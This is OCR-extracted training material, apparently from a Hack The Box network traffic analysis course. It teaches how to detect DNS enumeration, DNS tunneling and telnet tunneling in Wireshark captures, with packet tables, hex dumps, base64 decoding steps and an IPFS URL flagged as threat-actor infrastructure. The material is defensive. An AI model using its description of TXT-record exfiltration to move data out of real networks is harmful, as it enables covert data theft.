
DNS Reverse Lookups/Queries

On the opposite side, we have Reverse Lookups. These occur when a client already knows the IP address and wants to find the corresponding FQDN (Fully Qualified Domain Name).

- Request:
  - `What is your name 192.168.10.6?`
- Response:
  - `Well its academy.hackthebox.com :)`

In this case the steps are a bit less complicated.

Step	Description
`1. Query Initiation`	The client sends a DNS reverse query to its configured DNS resolver (server) with the IP address it wants to find the domain name.
`2. Reverse Lookup Zones`	The DNS resolver checks if it is authoritative for the reverse lookup zone that corresponds to the IP range as determined by the received IP address. Aka 192.0.2.1, the reverse zone would be 1.2.0.192.in-addr.arpa
`3. PTR Record Query`	The DNS resolver then looks for a PTR record on the reverse lookup zone that corresponds to the provided IP address.
`4. Response`	If a matching PTR is found, the DNS server (resolver) then returns the FQDN of the IP for the client.



DNS Record Types

DNS has many different record types responsible for holding different information. We should be familiar with these, especially when monitoring DNS traffic.

Record Type	Description
`A` (Address)	This record maps a domain name to an IPv4 address
`AAAA` (Ipv6 Address)	This record maps a domain name to an IPv6 address
`CNAME` (Canonical Name)	This record creates an alias for the domain name. Aka hello.com = world.com
`MX` (Mail Exchange)	This record specifies the mail server responsible for receiving email messages on behalf of the domain.
`NS` (Name Server)	This specifies an authoritative name servers for a domain.
`PTR` (Pointer)	This is used in reverse queries to map an IP to a domain name
`TXT` (Text)	This is used to specify text associated with the domain
`SOA` (Start of Authority)	This contains administrative information about the zone


Finding DNS Enumeration Attempts

Related PCAP File(s):

- `dns_enum_detection.pcapng`

We might notice a significant amount of DNS traffic from one host when we start to look at our raw output in Wireshark.

- `dns`



dns

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.5	192.168.10.1	DNS	95	Standard query 0x00ad A 19
2	0.052887	192.168.10.1	192.168.10.5	DNS	158	Standard query response 0x
3	4.628942	192.168.10.5	192.168.10.1	DNS	95	Standard query 0xac2c A 19
4	4.643042	192.168.10.1	192.168.10.5	DNS	158	Standard query response 0x
5	9.626878	192.168.10.5	192.168.10.1	DNS	93	Standard query 0xe8dd A go
6	9.641406	192.168.10.1	192.168.10.5	DNS	97	Standard query response 0x
7	23.068347	192.168.10.5	192.168.10.1	DNS	95	Standard query 0xb950 A 19
8	23.082252	192.168.10.1	192.168.10.5	DNS	158	Standard query response 0x
9	41.972005	192.168.10.5	192.168.10.1	DNS	85	Standard query 0xdb2e PTR
10	41.984637	192.168.10.1	192.168.10.5	DNS	85	Standard query response 0x
11	46.065853	192.168.10.5	192.168.10.1	DNS	85	Standard query 0x6592 PTR
12	46.075763	192.168.10.1	192.168.10.5	DNS	85	Standard query response 0x
13	53.820846	192.168.10.5	192.168.10.1	DNS	85	Standard query 0x98b6 PTR
14	53.832931	192.168.10.1	192.168.10.5	DNS	85	Standard query response 0x
15	54.774329	192.168.10.5	192.168.10.1	DNS	85	Standard query 0x87f0 PTR
16	54.785848	192.168.10.1	192.168.10.5	DNS	85	Standard query response 0x
17	55.250975	192.168.10.5	192.168.10.1	DNS	85	Standard query 0xb975 PTR
18	55.263945	192.168.10.1	192.168.10.5	DNS	85	Standard query response 0x
19	55.675445	192.168.10.5	192.168.10.1	DNS	85	Standard query 0xa756 PTR

We might even notice this traffic concluded with something like `ANY`:

```
32 93.113760    192.168.10.5    192.168.10.1    DNS    121 Standard query 0x2e28 ANY 192.168.10.1 OPT
38 103.122114   192.168.10.5    192.168.10.1    DNS    121 Standard query 0x90c9 ANY 192.168.10.1 OPT
45 113.128223   192.168.10.5    192.168.10.1    DNS    121 Standard query 0x9c2a ANY 192.168.10.1 OPT
50 113.209771   192.168.10.1    192.168.10.5    DNS     97 Standard query response 0x2e28 Refused ANY 192.168.10.1
```

This would be a clear indication of DNS enumeration and possibly even subdomain enumeration from an attacker.


Finding DNS Tunneling

Related PCAP File(s):

- `dns_tunneling.pcapng`

On the other hand, we might notice a good amount of text records from one host. This could indicate DNS tunneling. Like ICMP tunneling, attackers can and have utilized DNS forward and reverse lookup queries to perform data exfiltration. They do so by appending the data they would like to exfiltrate as a part of the TXT field.

If this was happening it might look like the following.



dns

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.5	192.168.10.1	DNS	121	Standard query 0x0000 A htb.com TXT
2	0.011660	192.168.10.1	192.168.10.5	DNS	67	Standard query response 0x0000 Format error A htb.com
3	1.326802	192.168.10.5	192.168.10.1	DNS	121	Standard query 0x0000 A htb.com TXT
4	1.342278	192.168.10.1	192.168.10.5	DNS	67	Standard query response 0x0000 Format error A htb.com
5	2.382289	192.168.10.5	192.168.10.1	DNS	121	Standard query 0x0000 A htb.com TXT
6	2.400914	192.168.10.1	192.168.10.5	DNS	67	Standard query response 0x0000 Format error A htb.com
7	3.440643	192.168.10.5	192.168.10.1	DNS	121	Standard query 0x0000 A htb.com TXT
8	3.453112	192.168.10.1	192.168.10.5	DNS	67	Standard query response 0x0000 Format error A htb.com
9	4.605353	192.168.10.5	192.168.10.1	DNS	121	Standard query 0x0000 A htb.com TXT
10	4.621037	192.168.10.1	192.168.10.5	DNS	67	Standard query response 0x0000 Format error A htb.com
11	106.499241	192.168.10.5	192.168.10.1	DNS	203	Standard query 0x0000 A htb.com TXT
12	106.512126	192.168.10.1	192.168.10.5	DNS	67	Standard query response 0x0000 Format error A htb.com
13	205.099424	192.168.10.5	192.168.10.1	DNS	104	Standard query 0x0000 A htb.com TXT
14	205.113726	192.168.10.1	192.168.10.5	DNS	67	Standard query response 0x0000 Format error A htb.com
15	206.062238	192.168.10.5	192.168.10.1	DNS	104	Standard query 0x0000 A htb.com TXT

If we were to dig a little deeper, we might notice some out of place text on the lower right-hand side of our screen.

```
0000  2c 30 33 e2 d5 c3 08 00  27 53 0c ba 08 00 45 00   ,03····· 'S····E·
0010  00 6b 00 01 00 00 40 11  e5 2a c0 a8 0a 05 c0 a8   ·k····@· ·*······
0020  0a 01 00 35 00 35 00 57  63 07 00 00 01 00 00 01   ···5·5·W c·······
0030  00 01 00 00 00 00 03 68  74 62 03 63 6f 6d 00 00   ·······h tb·com··
0040  01 00 01 03 68 74 62 03  63 6f 6d 00 00 10 00 01   ····htb· com·····
0050  00 00 00 0a 00 23 22 48  54 42 7b 54 68 69 73 20   ·····#"H TB{This
0060  69 73 20 6b 69 6e 64 20  6f 66 20 6d 61 6c 69 73   is kind  of malis
0070  63 69 6f 75 73 20 3b 29  7d                       cious ;) }
```

However, in many cases, this data might be encoded or encrypted, and we might notice the following.

```
0000  2c 30 33 e2 d5 c3 08 00  27 53 0c ba 08 00 45 00   ,03····· 'S····E·
0010  00 bd 00 01 00 00 40 11  e4 d8 c0 a8 0a 05 c0 a8   ······@· ········
0020  0a 01 00 35 00 35 00 a9  8d b6 00 00 01 00 00 01   ···5·5·· ········
0030  00 01 00 00 00 00 03 68  74 62 03 63 6f 6d 00 00   ·······h tb·com··
0040  01 00 01 03 68 74 62 03  63 6f 6d 00 00 10 00 01   ····htb· com·····
0050  00 00 00 0a 00 75 74 56  54 42 61 55 31 45 79 56   ·····utV TBaU1EyV
0060  58 68 61 53 46 70 72 56  6a 4e 6f 63 6c 64 45 54   XhaSFprV jNocldET
0070  6e 4e 6b 62 56 4a 58 54  31 63 78 61 55 30 77 62   nNkbVJXT 1cxaU0wb
0080  33 70 58 56 6d 68 4c 59  54 46 6e 65 55 31 58 65   3pXVmhLY TFneU1Xe
0090  46 6c 4e 4d 55 70 32 57  56 5a 6f 54 31 70 74 54   FlNMUp2W VZoT1ptT
00a0  6b 6c 54 62 58 68 72 55  30 5a 4a 4d 56 64 45 54   klTbXhrU 0ZJMVdET
00b0  6b 4e 6a 4d 58 42 59 55  6d 35 77 59 51 70 58 52   kNjMXBYU m5wYQpXR
00c0  45 4a 4d 51 32 63 39 50  51 6f 3d                 EJMQ2c9P Qo=
```

We can retrieve this value from wireshark by locating it like the following and right-clicking the value to specify to copy it.

```
▾ Domain Name System (query)
    Transaction ID: 0x0000
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▸ Queries
  ▾ Answers
    ▾ htb.com: type TXT, class IN
          Name: htb.com
          Type: TXT (Text strings) (16)
          Class: IN (0x0001)
          Time to live: 10 (10 seconds)
          Data length: 117
          TXT Length: 116
          TXT: VTBaU1EyVXhaSFprVjNocldETnNkbVJXT1cxaU0wb3pXVmhLYTFneU1XeFlNMUp2WVZoT1ptTklTbXhrU0ZJMVdETkNjMXBYUm5wYQpXREJMQ2c9PQo=
    [Response In: 12]
```

Then if we were to go into our Linux machine, in this case we could utilize something like `base64 -d` to retrieve the true value.

```
echo
'VTBaU1EyVXhaSFprVjNocldETnNkbVJXT1cxaU0wb3pXVmhLYTFneU1XeFlNMUp2WVZoT1ptT
klTbXhrU0ZJMVdETkNjMXBYUm5wYQpXREJMQ2c9PQo=' | base64 -d

U0ZSQ2UxZHZkV3hrWDNsdmRWOW1iM0ozWVhKa1gyMWxYM1JvYVhOZmNISmxkSFI1WDNCc1pXRn
```

```
paWDBLCg==
```

However, in some cases attackers will double if not triple encode the value they are attempting to exfiltrate through DNS tunneling, so we might need to do the following.

```
echo
'VTBaU1EyVXhaSFprVjNocldETnNkbVJXT1cxaU0wb3pXVmhLYTFneU1XeFlNMUp2WVZoT1ptT
klTbXhrU0ZJMVdETkNjMXBYUm5wYQpXREJMQ2c9PQo=' | base64 -d | base64 -d |
base64 -d
```

However, we might need to do more than just base64 decode these values, as in many cases as mentioned these values might be encrypted.

Attackers might conduct DNS tunneling for the following reasons:

Step	Description
`1. Data Exfiltration`	As shown above DNS tunneling can be helpful for attackers trying to get data out of our network without getting caught.
`2. Command and Control`	Some malware and malicious agents will utilize DNS tunneling on compromised systems in order to communicate back to their command and control servers. Notably, we might see this method of usage in botnets.
`3. Bypassing Firewalls and Proxies`	DNS tunneling allows attackers to bypass firewalls and web proxies that only monitor HTTP/HTTPs traffic. DNS traffic is traditionally allowed to pass through network boundaries. As such, it is important that we monitor and control this traffic.
`4. Domain Generation Algorithms (DGAs)`	Some more advanced malware will utilize DNS tunnels to communicate back to their command and control servers that use dynamically generated domain names through DGAs. This makes it much more difficult for us to detect and block these domain names.

The Interplanetary File System and DNS Tunneling

It has been observed in recent years that advanced threat actors will utilize the Interplanetary file System to store and pull malicious files. As such we should always watch out for DNS and HTTP/HTTPs traffic to URIs like the following:

- `https://cloudflare-ipfs.com/ipfs/QmS6eyoGjENZTMxM7UdqBk6Z3U3TZPAVeJXdgp9VK4o1Sz`


These forms of attacks can be exceptionally difficult to detect as IPFS innately operates on a peer to peer basis. To learn more, we can research into IPFS.

Interplanetary File System

Strange Telnet & UDP Connections

When we look for strange traffic, we should always consider telnet and UDP traffic. After all, these can be overlooked, but can especially revealing during our traffic analysis efforts.

Telnet



Telnet is a network protocol that allows a bidirectional interactive communication session between two devices over a network. This protocol was developed in the 1970s and was defined in RFC 854. As of recent years, its usage has decreased significantly as opposed to SSH.

In many older cases, such as our Windows NT like machines, they may still utilize telnet to provide remote command and control to microsoft terminal services.


However, we should always watch for weird and strange telnet communications as it can also be used by attackers for malicious purposes such as data exfiltration and tunneling.

Finding Traditional Telnet Traffic Port 23

Related PCAP File(s):

- `telnet_tunneling_23.pcapng`


Suppose we were to open Wireshark, we might notice some telnet communications originating from Port 23. In this case, we can always inspect this traffic further.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.5	192.168.10.7	TCP	74	59694 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3668950072 TSecr=0 WS=128
2	0.000148	192.168.10.7	192.168.10.5	TCP	74	23 → 59694 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=256665246 TSecr=3668950072 WS=128
3	0.000242	192.168.10.5	192.168.10.7	TCP	66	59694 → 23 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3668950072 TSecr=256665246
4	3.890931	192.168.10.5	192.168.10.7	TELNET	74	Telnet Data ...
5	3.891065	192.168.10.7	192.168.10.5	TCP	66	23 → 59694 [ACK] Seq=1 Ack=9 Win=65152 Len=0 TSval=256669137 TSecr=3668953965
6	15.946763	192.168.10.5	192.168.10.7	TELNET	128	Telnet Data ...
7	15.946957	192.168.10.7	192.168.10.5	TCP	66	23 → 59694 [ACK] Seq=1 Ack=71 Win=65152 Len=0 TSval=256681192 TSecr=3668966027
8	20.107981	192.168.10.5	192.168.10.7	TELNET	69	Telnet Data ...
9	20.108158	192.168.10.7	192.168.10.5	TCP	66	23 → 59694 [ACK] Seq=1 Ack=74 Win=65152 Len=0 TSval=256685354 TSecr=3668970190
10	20.399721	192.168.10.5	192.168.10.7	TELNET	69	Telnet Data ...
11	20.399897	192.168.10.7	192.168.10.5	TCP	66	23 → 59694 [ACK] Seq=1 Ack=77 Win=65152 Len=0 TSval=256685645 TSecr=3668970482
12	20.685781	192.168.10.5	192.168.10.7	TELNET	69	Telnet Data ...
13	20.686023	192.168.10.7	192.168.10.5	TCP	66	23 → 59694 [ACK] Seq=1 Ack=80 Win=65152 Len=0 TSval=256685931 TSecr=3668970768
14	20.962655	192.168.10.5	192.168.10.7	TELNET	69	Telnet Data ...
15	20.962935	192.168.10.7	192.168.10.5	TCP	66	23 → 59694 [ACK] Seq=1 Ack=83 Win=65152 Len=0 TSval=256686208 TSecr=3668971045
16	21.242599	192.168.10.5	192.168.10.7	TELNET	69	Telnet Data ...
17	21.242792	192.168.10.7	192.168.10.5	TCP	66	23 → 59694 [ACK] Seq=1 Ack=86 Win=65152 Len=0 TSval=256686488 TSecr=3668971325
18	21.538623	192.168.10.5	192.168.10.7	TELNET	69	Telnet Data ...
19	21.538825	192.168.10.7	192.168.10.5	TCP	66	23 → 59694 [ACK] Seq=1 Ack=89 Win=65152 Len=0 TSval=256686784 TSecr=3668971622
20	21.829445	192.168.10.5	192.168.10.7	TELNET	69	Telnet Data ...

Fortunately for us, telnet traffic tends to be decrypted and easily inspectable, but like ICMP, DNS, and other tunneling methods, attackers may encrypt, encode, or obfuscate this text. So we should always be careful.




```
> Frame 6: 128 bytes on wire (1024 bits), 128 bytes captured (1024 bits) on interface \Device\NPF_{CCC4B960-1E92-4BD5-BBF3-11E2DFD12FE1}, id 0
> Ethernet II, Src: PcsCompu_53:0c:ba (08:00:27:53:0c:ba), Dst: Micro-St_95:68:2a (44:8a:5b:95:68:2a)
> Internet Protocol Version 4, Src: 192.168.10.5, Dst: 192.168.10.7
> Transmission Control Protocol, Src Port: 59694, Dst Port: 23, Seq: 9, Ack: 1, Len: 62
v Telnet
    Data: telnet is unencrypted, so we can find things a little easier\r\n
```

Unrecognized TCP Telnet in Wireshark

Related PCAP File(s):

- `telnet_tunneling_9999.pcapng`

Telnet is just a communication protocol, and as such can be easily switched to another port by an attacker. Keeping an eye on these strange port communications can allow us to find potentially malicious actions. Lets take the following for instance.




tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.5	192.168.10.7	TCP	74	56276 → 9999 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3668729713 TSecr=0 WS=128
2	0.000263	192.168.10.7	192.168.10.5	TCP	74	9999 → 56276 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=256444999 TSecr=3668729713 WS=128
3	0.000379	192.168.10.5	192.168.10.7	TCP	66	56276 → 9999 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3668729713 TSecr=256444999
4	13.763743	192.168.10.5	192.168.10.7	TCP	82	56276 → 9999 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=16 TSval=3668743483 TSecr=256444999
5	13.763883	192.168.10.7	192.168.10.5	TCP	66	9999 → 56276 [ACK] Seq=1 Ack=17 Win=65152 Len=0 TSval=256458762 TSecr=3668743483
6	17.849089	192.168.10.5	192.168.10.7	TCP	69	56276 → 9999 [PSH, ACK] Seq=17 Ack=1 Win=64256 Len=3 TSval=3668747571 TSecr=256458762
7	17.849232	192.168.10.7	192.168.10.5	TCP	66	9999 → 56276 [ACK] Seq=1 Ack=20 Win=65152 Len=0 TSval=256462848 TSecr=3668747571
8	18.329261	192.168.10.5	192.168.10.7	TCP	69	56276 → 9999 [PSH, ACK] Seq=20 Ack=1 Win=64256 Len=3 TSval=3668748051 TSecr=256462848
